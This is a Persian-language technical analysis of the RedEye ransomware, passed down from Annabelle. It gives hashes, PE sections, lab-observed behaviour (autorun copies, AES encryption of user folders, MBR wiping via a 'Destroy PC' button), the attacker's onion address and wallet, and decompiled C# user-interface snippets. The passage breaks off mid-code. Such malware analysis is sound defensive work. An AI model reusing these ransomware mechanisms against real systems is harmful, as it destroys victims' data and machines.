باسمه تعالی

تحلیل فنی باج افزار RedEye

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی به نام RedEye خبر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در آغاز ماه ژوئن سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بر روی تمام نقاط دنیا می‌باشد. زیرا پیغام باج‌خواهی آن به ۱۴ زبان مختلف قابل نمایش است. والد باج‌افزار RedEye باج‌افزار Annabelle می‌باشد که طبق بررسی‌های انجام شده هر دو نمونه این باج‌افزارها توسط iCoreX توسعه داده شده‌اند. اولین چیزی که در مورد باج‌افزار RedEye همانند باج‌افزار Annabelle توجه ما را جلب نمود، حجم بالای فایل اجرایی آن بود که طبق مشاهدات انجام شده، حجم آن حدود ۳۵ مگابایت است و علت این امر صداها و تصاویر تعبیه شده در فایل اجرایی این باج‌افزار می‌باشد. این باج‌افزار از الگوریتم رمزنگاری AES(Rijndael) ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند و طبق مشاهدات صورت گرفته دایرکتوری‌های خاص را هدف قرار می‌دهد که در ادامه به آن‌ها اشاره خواهیم نمود. طبق بررسی‌های انجام شده ریشه‌یابی باج‌افزار RedEye به صورت زیر می‌باشد :

The Stupid / FTSCoder >> Annabelle > RedEye

باج‌افزار RedEye از لحاظ عملکرد شباهت زیادی با باج‌افزار Annabelle دارد و در صورت اتمام مهلت داده شده جهت پرداخت مبلغ باج، مدیریت بوت ویندوز را از بین خواهد برد، مهاجمین امکانی شبیه به خودکشی ایجاد نموده‌اند که قربانیان در صورت کلیک بر روی یک دکمه تعبیه شده در پیغام باج‌خواهی، پیش از اتمام مهلت داده شده، MBR سیستم خود را نابود می‌کنند.

مشخصات فایل اجرایی :

نام فایل	RedEye.exe
MD۵	۸۳۲۰۹۰ba٦fe۳۲a۳c۷c۳٦dbd۷٦f۲۷۰۲۱۵
SHA-۱	۸۰٤b۸e۸۵f۳۸de۸b۸۲a۹٦۱٤۰۱۸۳٦ccec۵۸۸۰۳٤۲e٦
SHA-۲۵٦	۱a۸b۷a٦۵٤۷b۷٤۳ea۰۱bb۰ac۰۵۷c۹۱۲۲۸c۱۰dc۸f۹۹۵٦۲ce۲b۰٦e۲۵۸۹۳۱٦۱۷۷٦bb
اندازه فایل	۳٤.۹٦ MB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET


فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۸	۸۱۹۲	۳٦۵٤٦۷۵٦	۳٦۵٤۷۰۷۲

.rsrc	۱.۷۹	۳٦٥٦۰۸۹٦	۱۰۸٦۲٤	۱۰۹۰٥٦
.reloc	۰.۱۲	۳٦٦۷٥٥۸٤	۱۲	٥۱۲


تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار RedEye، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که پس از اجرای باج-افزار مورد اشاره پیغام زیر به نمایش در می‌آید و در صورت کلیک بر روی دکمه‌ی Quit فرایند باج‌افزار خاتمه پیدا می‌کند. اما در واقع در حین نمایش این پیغام نیز باج‌افزار فعالیت خود را آغاز نموده است و شروع به رمزگذاری فایل‌ها می‌کند.



پس از اجرای باج‌افزار، یک فایل صوتی ترسناک پخش می‌شود و سه فایل با مشخصات زیر در مسیر درایو اصلی ویندوز ایجاد می‌شود :

۱. فایل autorun.inf که محتوای آن در تصویر زیر قابل مشاهده است :




۲. فایل redeyebmp.bmp که تصویر مربوط به پس زمینه باج‌افزار می‌باشد.

۳. فایل windows.exe که یک کپی از باج‌افزار می‌باشد و همانطور که در فایل autorun.inf اشاره شده است قربانیان بایستی آن را اجرا نمایند.

پس از گذشت مدت زمان کوتاهی از اجرای باج‌افزار، سیستم مورد حمله توسط آن راه اندازی مجدد می‌گردد. سپس تصویر زمینه‌ی Desktop به شکل زیر تغییر پیدا می‌کند و یک فایل دیگر تحت عنوان Save۱.txt در درایو اصلی ویندوز ایجاد می‌شود.

پس از اجرای فایل windows.exe پیغام باج‌خواهی به نمایش در می‌آید و نوار وظیفه سیستم عامل مخفی می‌شود و باج‌افزار از ادامه‌ی فعالیت برخی از فرایندهای در حال اجرا که در ادامه به آن‌ها اشاره خواهیم نمود جلوگیری می‌کند. همچنین اجازه‌ی استفاده از Task Manager برای بستن پیغام باج را نمی‌دهد و فایل detect.txt در مسیر C:\Windows ایجاد می‌شود. همچنین اصوات ترسناکی نیز پخش می‌شود، در تصاویر زیر بخش‌های مختلف پیغام باج‌خواهی قابل مشاهده است :




تصویر ۱: پیغام باج‌خواهی باج‌افزار RedEye

بر اساس پیغام باج‌خواهی، یک کد شناسایی منحصربفرد برای هر قربانی وجود دارد و مهاجمین اعلام نموده‌اند که تمام فایل‌ها را با استفاده از الگوریتم رمزنگاری AES(Rijndael) ۲۵۶ بیتی رمزگذاری نموده‌اند. قربانیان باید جهت رمزگشایی فایل‌های خود به آدرس http://redeye۸۵x۹tbxiyki.onion/tbxlyki در دارک‌وب مراجعه نموده و با وارد کردن کد شناسایی خود، مبلغ ۰.۱ بیت‌کوین را به آدرس کیف پول ۱JSHVxXnGDydVXVamFW۹AEmk۳vk۸cF۸Vuj پرداخت نمایند. پس از پرداخت، با کلیک بر روی دکمه‌ی Check Payment کلید رمزگشایی سیستم خود را دریافت می‌نمایند. مهاجمین جهت پرداخت مبلغ باج ٤ روز مهلت داده‌اند که در صورت عدم پرداخت مبلغ تعیین شده، سیستم قربانی را نابود خواهند نمود.

تصویر ۲: لیست فایل‌های رمزگذاری شده توسط باج‌افزار


تصویر ۳: لیست فایل‌های رمزگشایی شده در صورت پرداخت مبلغ باج‌خواهی



تصویر ٤: راه برقراری ارتباط با مهاجمین

تصویر ٥: خودکشی

طبق تصویر بالا، راهی پیش روی قربانیان وجود دارد که در صورت کلیک بر روی دکمه‌ی Destroy PC پیش از اتمام مهلت داده شده جهت پرداخت مبلغ باج، قربانی می‌تواند سیستم خود را نابود کند و به اصطلاح خودکشی نماید. در صورت انجام این کار MBR سیستم نابود شده و پیغام زیر به نمایش در می‌آید:



طبق این پیغام مهاجمان علت رخداد این اتفاق را توضیح داده‌اند و آدرس کانال خود را در YouTube اعلام نموده‌اند و همچنین خود را توسعه‌دهنده‌ی باج‌افزارهای Annabelle و Jigsaw معرفی نموده‌اند.


تصویر ٦: پیغام باج‌خواهی به ١٤ زبان مختلف

همانطور که اشاره شد این باج‌افزار فقط دایرکتوری‌های خاصی را مورد هدف قرار می‌دهد که لیست آن‌ها در زیر قابل مشاهده می‌باشد و طبق بررسی‌های انجام شده تمام فایل‌های موجود در آن رمزگذاری می‌شوند:

Desktop, Downloads, Documents, Music, Pictures


پس از رمزگذاری موفقیت‌آمیز فایل‌ها، حجم تمامی فایل‌ها به مقدار صفر بایت تغییر پیدا می‌کند و همچنین پسوند آن‌ها شده به ".RedEye" تغییر پیدا می‌کند.

تصویر زیر مربوط به فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد :



با توجه به بررسی رفتار باج‌افزار RedEye و مشاهده‌ی اینکه این باج‌افزار دایرکتوری‌های محدودی را مورد هدف خود قرار می‌دهد، قربانیان در صورتی که فایل‌های مهمی در درایو اصلی ویندوز ندارند، با تعویض ویندوز می‌توانند از این باج‌افزار رهایی یابند. در غیر این صورت بایستی از فایل‌های رمزگذاری شده خود پشتیبان تهیه نمایند تا در صورت انتشار ابزارهای رمزگشایی مربوط به این باج‌افزار، فایل‌های رمزگذاری شده خود را رمزگشایی نمایند.

طبق بررسی‌های انجام شده، در حال حاضر کیف پول مربوط به این باج‌افزار تراکنشی نداشته است.



در حال حاضر به طور دقیق مشخص نیست که این باج‌افزار چگونه انتشار می‌یابد، اما طبق بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. بنابراین احتمال نفوذ باج‌افزار به سیستم از راه های متداول از جمله هرزنامه‌ها نیز وجود دارد.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار RedEye به نتایج زیر دست پیدا کردیم.

کدمنبع این باج‌افزار با استفاده از برخی روش‌های محافظت از کد همانند ConfuserEx محافظت شده است. اما با استفاده از روش های مهندسی معکوس، دستیابی به کدمنبع باج افزار امکان پذیر شد.


RedEye.exe

```
1
2   // RedEye.exe
3
4   // Global type: <Module>
5   // Entry point: <Module>.Main
6   // Architecture: AnyCPU (64-bit preferred)
7   // Runtime: .NET Framework 4.5
8   // Timestamp: 5B171511 (6/5/2018 10:56:17 PM)
9
10  using System;
11
12  [module: ConfusedBy("ConfuserEx v1.0.0")]
13
```


همانطور که اشاره نمودیم علت حجم بالای فایل اجرایی باج‌افزار RedEye، فایل‌های چندرسانه‌ای تعبیه شده درون آن می‌باشد که در اینجا به برخی از آن ها اشاره شده است :

۱. child.wav
۲. redeye.wav
۳. suicide.wav


تصاویر زیر که مربوط به تصویر پس زمینه و تصویر موجود در بخش Destroy PC در پیغام باج‌خواهی می‌باشند، نیز در آن تعبیه شده‌اند و به خوبی قابل مشاهده می‌باشند :




به نظر می رسد علت نامگذاری باج افزار RedEye به این نام، به این دلیل است که آیکون فایل اجرایی آن به شکل یک چشم قرمز رنگ بوده که در تصویر زیر قابل مشاهده است. علاوه بر آن به انتهای فایل‌های رمزگذاری شده، پسوند RedEye. اضافه می‌کند.



در قطعه کد زیر، پیغام باج‌خواهی باج‌افزار به زبان‌های مختلف دیده می‌شود :



تصویر زیر، قطعه کد مربوط به نمایش فایل‌های رمزگذاری شده در پیغام باج‌خواهی را نشان می دهد :



روش برقراری ارتباط به مهاجمان، در قطعه کد زیر قابل مشاهده است.

Form5

```
72        this.Label1.Text = "RedEye Support";
73        this.Button5.BackColor = Color.FromArgb(85, 0, 0);
74        this.Button5.FlatAppearance.BorderSize = 0;
75        this.Button5.FlatStyle = FlatStyle.Flat;
76        this.Button5.Font = new Font("Microsoft Sans Serif", 14.25f, FontStyle.Regular, GraphicsUnit.Point, 0);
77        this.Button5.ForeColor = Color.White;
78        this.Button5.Location = new Point(-1, 325);
79        this.Button5.Name = "Button5";
80        this.Button5.Size = new Size(503, 39);
81        this.Button5.TabIndex = 72;
82        this.Button5.Text = "Close";
83        this.Button5.TextAlign = ContentAlignment.BottomCenter;
84        this.Button5.UseVisualStyleBackColor = false;
85        this.Label9.AutoSize = true;
86        this.Label9.BackColor = Color.White;
87        this.Label9.Font = new Font("Microsoft Sans Serif", 14.25f, FontStyle.Regular, GraphicsUnit.Point, 0);
88        this.Label9.ForeColor = Color.Red;
89        this.Label9.Location = new Point(83, 166);
90        this.Label9.Name = "Label9";
91        this.Label9.Size = new Size(319, 24);
92        this.Label9.TabIndex = 73;
93        this.Label9.Text = "http://redeye85x9tbxiyki.onion/tbxIyki ";
94        this.Label2.AutoSize = true;
95        this.Label2.BackColor = Color.White;
96        this.Label2.Font = new Font("Microsoft Sans Serif", 14.25f, FontStyle.Regular, GraphicsUnit.Point, 0);
```

قطعه کد زیر مربوط به بررسی درستی کلید وارد شده توسط قربانی می‌باشد :

Form4

```
337
338   // Token: 0x06000236 RID: 566 RVA: 0x0000DA2C File Offset: 0x0000BC2C
339   private void Form4_Shown(object sender, EventArgs e)
340   {
341       this.ProgressBar1.Hide();
342       this.ProgressBar2.Hide();
343   }
344
345   // Token: 0x06000237 RID: 567 RVA: 0x0000DA50 File Offset: 0x0000BC50
346   private void method_0(object sender, EventArgs e)
347   {
348       checked
349       {
350           if (Operators.ConditionalCompareObjectEqual(this.TextBox1.Text, Form4.smethod_0(1337), false))
351           {
352               this.Timer_1.Start();
353           }
354           else
355           {
356               int i;
357               while (i < 10)
358               {
359                   base.Location = new Point(base.Location.X + 10, base.Location.Y);
360                   Thread.Sleep(50);
361                   base.Location = new Point(base.Location.X - 10, base.Location.Y);
362                   Thread.Sleep(50);
363                   i++;
364               }
365               Interaction.MsgBox("The Key is wrong!", MsgBoxStyle.Critical, "RedEye.EXE");
366           }
367       }
368   }
```

باج افزار با استفاده از قطعه کد زیر، پیغام باج خواهی را به زبان های مختلف برای قربانی نمایش می دهد:

```
Form2
931
932     // Token: 0x0600019E RID: 414 RVA: 0x0000AA74 File Offset: 0x00008C74
933     private void method_0(object sender, EventArgs e)
934     {
935         if (this.ComboBox1.SelectedIndex == 0)
936         {
937             this.Englisch.Hide();
938             this.Chinesisch.Hide();
939             this.Indisch.Hide();
940             this.Spanisch.Hide();
941             this.Label_0.Hide();
